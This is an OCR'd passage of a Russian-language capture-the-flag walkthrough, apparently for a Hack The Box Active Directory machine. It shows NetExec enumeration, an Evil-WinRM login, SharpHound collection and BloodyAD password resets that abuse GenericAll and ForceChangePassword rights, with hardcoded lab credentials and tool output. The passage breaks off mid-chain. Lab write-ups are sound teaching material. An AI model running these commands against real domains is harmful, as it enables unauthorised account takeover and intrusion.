
```
nxc ftp 10.10.11.42 -u olivia -p ichliebedich
FTP         10.10.11.42     21     10.10.11.42      [*] Banner: Microsoft FTP Service
FTP         10.10.11.42     21     10.10.11.42      [-] olivia:ichliebedich (Response:530 User cannot log in, home directory inaccessible.)
```

Проверка службы FTP

Мы можем получить сессию через WinRM, но доступа к FTP у нас нет.

Теперь получим список пользователей. Иногда в описании учетных записей можно найти много интересного. Для такого запроса в NetExec есть параметр `--users`.

```
nxc ldap 10.10.11.42 -u olivia -p ichliebedich --users
```




```
nxc ldap 10.10.11.42 -u olivia -p ichliebedich --users
SMB         10.10.11.42     445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.42     389    DC               [+] administrator.htb\olivia:ichliebedich
LDAP        10.10.11.42     389    DC               [*] Enumerated 10 domain users: administrator.htb
LDAP        10.10.11.42     389    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
LDAP        10.10.11.42     389    DC               Administrator                 2024-10-22 18:59:36 12      Built-in account for administering the computer/domain
LDAP        10.10.11.42     389    DC               Guest                         <never>             2       Built-in account for guest access to the computer/domain
LDAP        10.10.11.42     389    DC               krbtgt                        2024-10-04 19:53:28 2       Key Distribution Center Service Account
LDAP        10.10.11.42     389    DC               olivia                        2024-10-06 01:22:48 0
LDAP        10.10.11.42     389    DC               michael                       2024-12-26 08:07:07 0
LDAP        10.10.11.42     389    DC               benjamin                      2024-12-26 08:07:32 0
LDAP        10.10.11.42     389    DC               emily                         2024-10-30 23:40:02 3
LDAP        10.10.11.42     389    DC               ethan                         2024-10-12 20:52:14 3
LDAP        10.10.11.42     389    DC               alexander                     2024-10-31 00:18:04 2
LDAP        10.10.11.42     389    DC               emma                          2024-10-31 00:18:35 2
```

Список пользователей

Ничего интересного не находим, поэтому авторизуемся в службе WinRM через **Evil-WinRM**.

```
evil-winrm -i 10.10.11.42 -u olivia -p ichliebedich
```



```
*Evil-WinRM* PS C:\Users\olivia\Documents> ls
*Evil-WinRM* PS C:\Users\olivia\Documents> ls ..\Desktop\
*Evil-WinRM* PS C:\Users\olivia\Documents> whoami /all

USER INFORMATION
----------------

User Name            SID
==================== ============================================
administrator\olivia S-1-5-21-1088858960-373806567-254189436-1108


GROUP INFORMATION
-----------------

Group Name                                  Type             SID          Attributes
=========================================== ================ ============ ==================================================
Everyone                                    Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

USER CLAIMS INFORMATION
-----------------------

User claims unknown.
```

Информация о пользователе


В рабочем окружении пользователя ничего интересного не находим, поэтому соберем базу для **BloodHound**.

Справка: BloodHound

Утилита **BloodHound** использует теорию графов для выявления скрытых и зачастую непреднамеренных взаимосвязей в среде Active Directory. Ее можно использовать, чтобы легко идентифицировать очень сложные пути атаки. Помимо самой утилиты, которая позволяет просматривать граф, существует часть, загружаемая на удаленный хост для сбора информации. Она бывает в версиях для Windows — на PowerShell или C# — и для Linux — на Python.

Запускаем сбор информации при помощи SharpHound:


```
SharpHound.exe -c All --domaincontroller 10.10.11.42 --ldapusername
olivia --ldappassword ichliebedich -d administrator.htb
```



```
.\*Evil-WinRM* PS C:\Users\olivia\Documents> .\SharpHound.exe -c All --domaincontroller 10.10.11.42 --ldapusername olivia --ldappassword ichliebedich -d administrator.htb
2024-12-26T06:45:11.4378117-08:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2024-12-26T06:45:11.5472037-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, C
ertServices
2024-12-26T06:45:11.5628179-08:00|INFORMATION|Initializing SharpHound at 6:45 AM on 12/26/2024
2024-12-26T06:45:11.6565650-08:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices
2024-12-26T06:45:11.7659545-08:00|INFORMATION|Beginning LDAP search for administrator.htb
2024-12-26T06:45:11.7659545-08:00|INFORMATION|Testing ldap connection to administrator.htb
2024-12-26T06:45:11.7972206-08:00|INFORMATION|Beginning LDAP search for administrator.htb Configuration NC
2024-12-26T06:45:42.1253125-08:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 35 MB RAM
2024-12-26T06:45:59.1253241-08:00|INFORMATION|Producer has finished, closing LDAP channel
2024-12-26T06:45:59.1253241-08:00|INFORMATION|LDAP channel closed, waiting for consumers
2024-12-26T06:45:59.2971836-08:00|INFORMATION|Consumers finished, closing output channel
2024-12-26T06:45:59.2971836-08:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2024-12-26T06:45:59.4378081-08:00|INFORMATION|Status: 279 objects finished (+279 5.93617)/s -- Using 43 MB RAM
2024-12-26T06:45:59.4378081-08:00|INFORMATION|Enumeration finished in 00:00:47.6746711
2024-12-26T06:45:59.5003178-08:00|INFORMATION|Saving cache with stats: 241 ID to type mappings.
 241 name to SID mappings.
 0 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2024-12-26T06:45:59.5159466-08:00|INFORMATION|SharpHound Enumeration Completed at 6:45 AM on 12/26/2024! Happy Graphing!
```

Сбор базы BloodHound

Скачиваем собранную базу командой `download` и загружаем в сам BloodHound, после чего строим граф от имеющегося у нас пользователя `olivia`.



SHARE MODERATORS@ADMINISTRATOR.HTB
MemberOf
REMOTE MANAGEMENT USERS@ADMINISTRATOR.HTB
MemberOf
ForceChangePassword
BENJAMIN@ADMINISTRATOR.HTB
MICHAEL@ADMINISTRATOR.HTB
MemberOf
GenericAll
MemberOf
OLIVIA@ADMINISTRATOR.HTB
MemberOf
DOMAIN USERS@ADMINISTRATOR.HTB
MemberOf
USERS@ADMINISTRATOR.HTB
MemberOf
AUTHENTICATED USERS@ADMINISTRATOR.HTB
MemberOf
MemberOf
EVERYONE@ADMINISTRATOR.HTB
PRE-WINDOWS 2000 COMPATIBLE ACCESS@ADMINISTRATOR.HTB

Граф BloodHound


У нас есть путь до учетной записи `benjamin`, давай пройдем по нему и скомпрометируем все узлы.

ПРОДВИЖЕНИЕ

Пользователь benjamin

Для эксплуатации чрезмерных разрешений будем использовать **bloodyAD**. Первое разрешение, которым мы воспользуемся, — это `GenericAll` учетной записи `OLIVIA` на учетную запись пользователя `MICHAEL`. Так мы можем установить подконтрольному пользователю новый пароль.

```
bloodyAD --host 10.10.11.42 -u olivia -p ichliebedich -d
administrator.htb set password MICHAEL '!Q@W3e4r'
```




```
bloodyAD --host 10.10.11.42 -u olivia -p ichliebedich -d administrator.htb set password MICHAEL '!Q@W3e4r'
[+] Password changed successfully!
```

Назначение нового пароля

В свою очередь, учетная запись `MICHAEL` имеет право изменения пароля `ForceChangePassword` для учетной записи пользователя `BENJAMIN`.

```
bloodyAD --host 10.10.11.42 -u MICHAEL -p '!Q@W3e4r' -d
administrator.htb set password BENJAMIN '!Q@W3e4r'
```

